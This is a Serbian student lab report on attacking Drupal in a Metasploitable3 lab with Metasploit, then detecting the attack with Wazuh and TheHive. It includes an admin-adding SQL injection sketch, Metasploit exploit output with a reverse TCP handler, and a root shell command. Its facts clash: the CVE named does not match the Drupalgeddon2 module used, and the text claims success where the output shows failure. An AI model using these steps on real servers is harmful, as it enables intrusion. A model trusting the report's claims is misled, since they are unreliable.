

# Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta: Anastasija Savić i Katarina Vučić

Datum: 30.11.2024.

---

## Pregled Ranljivosti

### 1.1 Informacije o ranljivosti

ID ranljivosti (CVE): CVE 2014-3704

Pogođen servis: Drupal Core (verzije 7.x do 7.32)

CVSS ocena: 7.5 (visoko)

Opis ranljivosti: Ranjivost se odnosi na *SQL Injection* u Drupalovom jezgru verzije 7.x do 7.32. Problem se javlja zbog neodgovarajuće konstrukcije primenjenih upita u funkciji *expandArguments* u API-ju za rad sa bazom podataka. Napadač može da iskoristi ovu ranjivost koristeći specijalne zahteve i na taj način da omogući direktan upis bazi podataka. Ovo može da dovede do pristupa ili manipulacije podacima bez adekvatnih privilegija.

### 1.2 Opis eksploita

Izvor eksploita:

[https://www.rapid7.com/db/modules/exploit/unix/webapp/drupal\\_drupalgeddon2/](https://www.rapid7.com/db/modules/exploit/unix/webapp/drupal_drupalgeddon2/)

Metod eksploatacije:

Napadač kreira specifičan unos sa login formu koji uključuje SQL komande. Npr. umjesto korisničkog imena može da unese nešto poput `name[0;insert...` kako bi direktno injektovao SQL komande u upit korišćen za autentifikaciju korisnika. SQL injekcija omogućava napadaču da izvrši komande koje modifikuju bazu podataka. Npr. napadač može da doda novi korisnički nalog sa pravima administratora (pomoću niza INSERT upita). Na taj način će koristiti akcije za koje mu ne bi trebale biti dostupne.

---

## Proces Eksploatacije

### 2.1 Podešavanje eksploita

Ranjiv cilj:

Ciljna mašina koristi ranjivu verziju Drupal-a, koja omogućava eksploataciju *SQL Injection* ranjivosti poznate kao *Drupalgeddon2*.

Verzija servisa: Drupal Core 7.x do 7.32

Port: 80

Alati za eksploataciju:

Korišćen je Metasploit alat za detekciju i eksploataciju ranjivosti.

## 2.2 Koraci eksploatacije

Na *Slici 1* ispod vidimo komandu *search drupal* koja pretražuje dostupne eksploite za drupal ranjivost. Kasnije, koristeći *use* komandu, biramo koji ćemo exploit koristiti.

```
msf6 > search drupal

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/webapp/drupal_coder_exec    2016-07-13      excellent Yes     Drupal CODER
Module Remote Command Execution
1  exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28      excellent Yes     Drupal Drupa
lgeddon 2 Forms API Property Injection
2  \ target: Automatic (PHP In-Memory)      .               .       .       .
3  \ target: Automatic (PHP Dropper)         .               .       .       .
4  \ target: Automatic (Unix In-Memory)      .               .       .       .
5  \ target: Automatic (Linux Dropper)       .               .       .       .
6  \ target: Drupal 7.x (PHP In-Memory)      .               .       .       .
7  \ target: Drupal 7.x (PHP Dropper)        .               .       .       .
8  \ target: Drupal 7.x (Unix In-Memory)     .               .       .       .
9  \ target: Drupal 7.x (Linux Dropper)      .               .       .       .
10 \ target: Drupal 8.x (PHP In-Memory)      .               .       .       .
11 \ target: Drupal 8.x (PHP Dropper)        .               .       .       .
12 \ target: Drupal 8.x (Unix In-Memory)     .               .       .       .
13 \ target: Drupal 8.x (Linux Dropper)      .               .       .       .
14 \ AKA: SA-CORE-2018-002                  .               .       .       .
```

Slika 1

## 2.3 Rezultat eksploatacije

Prikažite rezultate eksploatacije:

*Slika 2* prikazuje rezultat eksploatacije, koristeći komandu *run*.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. "set ForceExploit true" to override c
heck result.
[*] Exploit completed, but no session was created.
```

Slika 2

Nakon uspešno izvršenog eksploita moguće je pristupiti root-u pomoću komande *python -c 'import pty; pty.spawn("/bin/bash")'*, što i prikazuje *Slika 3*.

```
root@metasploitable3-ub1404:~# exit
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > python -c 'import pty; pty.spawn("/bin/bash")'
[*] exec: python -c 'import pty; pty.spawn("/bin/bash")'

root@metasploitable3-ub1404:~# |
```

Slika 3

## Detekcija Korišćenjem Wazuh SIEM-a

**Za svaku eksploatisanu ranljivost:**

### 3.1 Wazuh SIEM pravila

Pravila korišćena za detekciju:

(Navedite specifična Wazuh pravila koja su se aktivirala ili prilagodila za detekciju eksploita)

ID pravila:

(Uključite ID pravila i kratak opis)

### 3.2 Konfiguracija SIEM-a

Podešavanje Wazuh agenta:

(Opis konfiguracije agenta na ranjivoj mašini i kako je povezan sa Wazuh Managerom)

Agent se nalazi na istoj mašini kao i metasploitable3. Ta mašina je Ubuntu 14. U terminalu run-nujemo komande koje dobijemo nakon što deploy-ujemo agenta sa Wazuh servera. Komande su prilagođene mašini na kojoj će biti agent, ip adresi i nazivu manager-a. Nakon toga samo startujemo wazuh agenta - komanda **`sudo service wazuh-agent start`**. Takođe, možemo koristiti komande **`sudo service wazuh-agent restart`** i **`sudo service wazuh-agent stop`** za ponovno pokretanje i zaustavljanje wazuh agenta.

Prikupljanje logova:

(Navedite koje logove pratite da biste otkrili pokušaje eksploatacije)

Pokušaji eksploatacije se mogu vidjeti na *Slici 4*. Logovi nam prikazuju informacije o pokušaju eksploatacije (koja eksploatacija je u pitanju, kada je pokušaj izveden, sa kog agenta i mašine itd. (pogledati *Sliku 4*). Takođe, isto važi i za pristupanje root-u.

### 3.3 Proces detekcije

Opišite proces detekcije:

Screenshot-ovi se nalaze ispod (*Slike 4 i 5*).

---

## Incident Response sa The Hive-om

### 4.1 Podešavanje integracije

Opis integracije:

Wazuh i TheHive su povezani prateći tutorijal sa linka

<https://wazuh.com/blog/using-wazuh-and-thehive-for-threat-protection-and-incident-response/>

Integracija pravila:

Nakon kreiranog alerta u Wazuh-u, pojavio se alert unutar TheHive-a. Na slikama ispod (Slika 4, Slika 5, Slika 6, Slika 7) nalaze se screenshot-ovi Wazuh i TheHive alata unutar alert sekcija.

Nov 24, 2024 @ 19:17:13.250	002	pop-os		Defense Evasion, Persistence, Privilege Escalation, Initial Access	Listened ports status (netstat) changed (new port opened or closed).	7	533
Nov 24, 2024 @ 19:16:06.037	003	metasploitable3-ub1404	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access	PAM: Login session opened.	3	5501
Nov 24, 2024 @ 19:16:06.034	003	metasploitable3-ub1404	T1548.003	Privilege Escalation, Defense Evasion	Successful sudo to ROOT executed.	3	5402
Nov 24, 2024 @ 19:15:21.937	003	metasploitable3-ub1404			PAM: Login session closed.	3	5502
Nov 24, 2024 @ 19:13:47.618	003	metasploitable3-ub1404	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access	PAM: Login session opened.	3	5501
Nov 24, 2024 @ 19:13:47.618	003	metasploitable3-ub1404	T1548.003	Privilege Escalation, Defense Evasion	Successful sudo to ROOT executed.	3	5402
Nov 24, 2024 @ 19:13:44.801	003	metasploitable3-ub1404			Listened ports status (netstat) changed (new port opened or closed).	7	533
Nov 24, 2024 @ 19:12:59.975	003	metasploitable3-ub1404			PAM: Login session closed.	3	5502
Nov 24, 2024 @ 19:11:17.097	003	metasploitable3-ub1404			New dpkg (Debian Package) installed.	7	2902

Rows per page: 10 < 1 2 3 4 5 ... 62 >

Slika 4

Nov 24, 2024 @ 19:22:13.471



000

wazuh-vm


Suspicious Drupal POST request with possible command injection

12


111133

Table	JSON	Rule
	@timestamp	2024-11-24T18:22:13.471Z
	_id	0XppX5MBWA-sWVB9Cw3Q
	agent.id	000
	agent.name	wazuh-vm
  full_log	<div>2024-11-24T18:22:12.107499+00:00 wazuh-vm opensearch-dashboards[786]: {"type":"response","@timestamp":"2024-11-24T18:22:12Z","tags":["pid":"786","method":"get","statusCode":200,"req":{"url":"/node_modules/@osd/ui-framework/dist/ku_light.css","method":"get","headers":{"host":"spasic.co.rs:8443","connection":"keep-alive","sec-ch-ua-platform":"Windows","user-agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36","sec-ch-ua":"Google Chrome","v":"131","l\"Chromium\";v=\"131\"","l\"Not_A Brand\";v=\"24\"","sec-ch-ua-mobile\":\"?0\",\"accept\":\"text/css,*/*;q=0.1\",\"sec-fetch-site\":\"same-origin\",\"sec-fetch-mode\":\"no-cors\",\"sec-fetch-dest\":\"style\",\"referrer\":\"https://spasic.co.rs:8443/app/wazuh\",\"accept-encoding\":\"gzip, deflate, br, zstd\",\"accept-language\":\"sr-RS,sr;q=0.9,en-US;q=0.8,en;q=0.7,de-DE;q=0.6,de;q=0.5,hr;q=0.4\"},\"remoteAddress\":\"93.87.60.180\",\"userAgent\":\"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36\",\"referrer\":\"https://spasic.co.rs:8443/app/wazuh\"},\"res\":{\"statusCode\":200,\"responseTime\":\"21\",\"contentTypeLength\":\"9\",\"message\":\"GET /node_modules/@osd/ui-framework/dist/ku_light.css 200 21ms - 9.0B\"}}</div>	
	id	1732472533.760548
	input.type	log
	location	/var/log/syslog
	manager.name	wazuh-vm
	predecoder.program_name	opensearch-dashboards

Slika 5



Slika 6



Slika 7

## 4.2 Kreiranje slučaja u The Hive-u

Detalji o slučaju:

(Dajte screenshot-ove koji prikazuju kreirani slučaj u The Hive-u nakon što se Wazuh pravilo aktiviralo)